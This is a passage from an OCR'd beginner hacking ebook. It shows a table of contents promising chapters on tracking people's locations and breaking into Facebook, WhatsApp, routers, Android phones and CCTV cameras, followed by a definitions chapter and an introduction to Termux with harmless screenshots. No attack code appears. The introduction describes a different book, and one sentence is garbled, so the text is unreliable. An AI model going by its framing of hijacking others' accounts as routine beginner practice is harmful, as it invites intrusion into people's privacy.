
ALL INCLUSIVE

HACKING


A Complete Beginners Guide



```
$ uname -a
Linux localhost 3.10.40-gaec2459 #1 SMP PREEMPT Wed
Jan 28 22:14:35 UTC 2015 armv7l Android
$ apt update
Hit http://apt.termux.com stable InRelease
Hit http://apt.termux.com stable/main all Packages
Hit http://apt.termux.com stable/main arm Packages
Reading package lists... Done
Building dependency tree
Reading state information... Done
All packages are up to date.
$
```

```
# This is a comment
class Person

  attr_accessor :name

  def initialize(attributes = {})
    @name = attributes[:name]
  end

  def self.greet
    "hello"
  end
end

person1 = Person.new(:name => "Chris")
print Person::greet, " ", person1.name, "\n"
puts "another #{Person::greet} #{person1.name}"
```

G. N. Alex



ALL INCLUSIVE HACKING!

Hacking Practical Guide For Beginners

By: ***G. N ALEX***

Table Of Content

Introduction.

Chapter 1: Introduction To Hacking: What is hacking: Types Of Hackers.

Chapter 2: Introduction to Termux: How to install and setup Termux.

Chapter 3: How to Track Anyone location: SEEKER.

Chapter 4: How To Hack A Facebook Account.

Chapter 5: Introduction To Routersploit: Installing Routersploit.

Chapter 6: How To Hack A Router/Wi-Fi.

Chapter 7: How To Hack Whatssap And View Live Chat.

Chapter 8: How To Hack Any Social Media Account.


Chapter 9: Introduction To Metasploit: Installing Metasploit.

Chapter 10: How To Hack Any Android Phone ��, Have
Access To All Information On the Phone,
Use The Phone Remotely.
Chapter 11: How To Hack Public CCTV Cameras Around
The World.

INTRODUCTION

I want to thank you and congratulate you for purchasing the book, “Hacking: Hacking for Beginners”. This book contains proven steps and strategies on how to learn the fundamentals of hacking. This eBook will teach you the basic principles of hacking. It will explain the three types of hackers as well as the tools that you can use. It will give you a detailed study plan on how to improve your skills and knowledge in a short period of time. In addition, this book will teach you how to use the Python programming language. An entire chapter is dedicated to penetration testing. That chapter will explain the different parts and requirements of an effective test. Additionally, that material will arm you with specific tools and techniques that you can use in your own “pen tests”. The lessons that you’ll find in this book rely on an operating system called Termux . Termux is the preferred application of hackers and penetration testers. This application contains an extensive collection of hacking tools. With Termux, you won’t have to download and install extra programs. You can use it as is. This eBook will also discuss defense-oriented topics such as malware protection. This way, you’ll know what to do in case you have to attack a target or thwart a hacker’s efforts. If you’re looking for a comprehensive book about basic hacking, this is the book you need.

Thanks again for purchasing this book, I hope you enjoy it!



Chapter 1

Introduction To Hacking

What is Hacking?

Hacking is the activity of identifying weaknesses in a computer system or a network to exploit the security to gain access to personal data or busineord cracking algorithm to gain access to a computer system.

Computers have become mandatory to run a successful businesses. It is not enough to have isolated computers systems; they need to be networked to facilitate communication with external businesses. This exposes them to the outside world and hacking. System hacking means using computers to commit fraudulent acts such as fraud, privacy invasion, stealing corporate/personal data, etc. Cyber crimes cost many organizations millions of dollars every year. Businesses need to protect themselves against such attacks.

Who is a Hacker?

A Hacker is a person who finds and exploits the weakness in computer systems and/or networks to gain access. Hackers are usually skilled computer programmers with knowledge of computer security.

Types of Hackers

Hackers are classified according to the intent of their actions. The following list classifies types of hackers according to their intent:

Ethical Hacker (White hat): A security hacker who gains access to systems with a view to fix the identified weaknesses. They may also perform penetration Testing and vulnerability assessments.

Black hat hacker or Cracker

(Black hat): A hacker who gains unauthorized access to computer systems for personal gain. The intent is usually to steal corporate data, violate privacy rights, transfer funds from bank accounts etc.

Grey hat hacker

Grey hat: A hacker who is in between ethical and black hat hackers. He/she breaks into computer systems without authority with a view to identify weaknesses and reveal them to the system owner.

Script kiddies

Script kiddies: A non-skilled person who gains access to computer systems using already made tools.

Hacktivist

Hacktivist: A hacker who use hacking to send social, religious, and political, etc. messages. This is usually done by hijacking websites and leaving the message on the hijacked website.

Phreaker

Phreaker: A hacker who identifies and exploits weaknesses in telephones instead of computers.

Chapter 2

INTRODUCTION TO TERMUX

What is Termux?

Termux is an Open Source terminal emulator for Android that can be installed and used without rooting or complex setup. A terminal emulator is a software application that enables access to a command-line interface (CLI) in a graphical environment.

The first Termux version was released in 2014. Currently, the latest version can be installed from F-Droid Store. The installation process is simple like any other Android application.


What can we do with Termux?

The main Termux app contains a small base system that can be extended with packages that can be installed with the APT package manager.

Device Automation

With Termux Scripts and Termux Tasker, we are able to automate tasks like: send an SMS, make a call, download content, and many other tasks.

The Tasker add-on can be installed from F-Droid Store.



```
$ uname -a
Linux localhost 3.10.40-geec2459 #1 SMP PREEMPT Wed
 Jan 28 22:14:35 UTC 2015 armv7l Android
$ apt update
Hit http://apt.termux.com stable InRelease
Hit http://apt.termux.com stable/main all Packages
Hit http://apt.termux.com stable/main arm Packages
Reading package lists... Done
Building dependency tree
Reading state information... Done
All packages are up to date.
$
```


```
# This is a comment
class Person

  attr_accessor :name

  def initialize(attributes = {})
    @name = attributes[:name]
  end

  def self.greet
    "hello"
  end
end

person1 = Person.new(:name => "Chris")
print Person::greet, " ", person1.name, "\n"
puts "another #{Person::greet} #{person1.name}"
```

```
[0] 0:bash*                "localhost" 17:13 30-Jun-15
```

```
  1  [||||                    ]     Tasks: 83, 1700 thr; 1 runni
  2  [||                      ]     Load average:       11.66 11
  3  [||                      ]     Uptime: 23:42:41
  4  [                        ]
  Mem[|||||||||2457/2969MB]
  Swp[                        ]

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME
10074 u0_a106    20   0  9724  2176   728 R 14.1  0.1  0:01.
1 258            12  -8  238M 11224  4612 S  3.1  0.4  1h54:
 9586 u0_a106    20   0 1574M 81772 30344 S  2.5  2.7  0:14.
12070            14  -6 1876M  132M 31872 S  1.8  4.5 33:16.
  807            18  -2 1747M  135M 29340 S  1.8  4.6  1h00:
19682            20   0 1876M  132M 31872 S  1.2  4.5 20:45.
  275            20   0  238M 11224  4612 S  1.2  0.4  8:13.
 1027            20   0 42612  1460   448 S  1.2  0.0  2:47.
 9611 u0_a106    16  -4 1574M 81772 30344 S  0.6  2.7  0:04.
30808            14  -6 1699M  119M 29340 S  0.6  4.0  1:01.
19683            14  -6 1876M  132M 31872 S  0.6  4.5  7:37.
19666            14  -6 1876M  132M 31872 S  0.6  4.5  4:31.
  274            11  -9  238M 11224  4612 S  0.6  0.4  3:05.
 1026            20   0 42612  1460   448 S  0.6  0.0  0:04.
 1350            20   0 1747M  135M 29340 S  0.6  4.6  1:38.
 1370            20   0 1747M  135M 29340 S  0.6  4.6  1:39.
 8596            20   0 1660M  150M 38908 S  0.6  5.1  0:09.
  321            11  -9  238M 11224  4612 S  0.0  0.4 56:22.
 7435            20   0 1641M  113M 50496 S  0.0  3.8  0:16.
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Ni
```

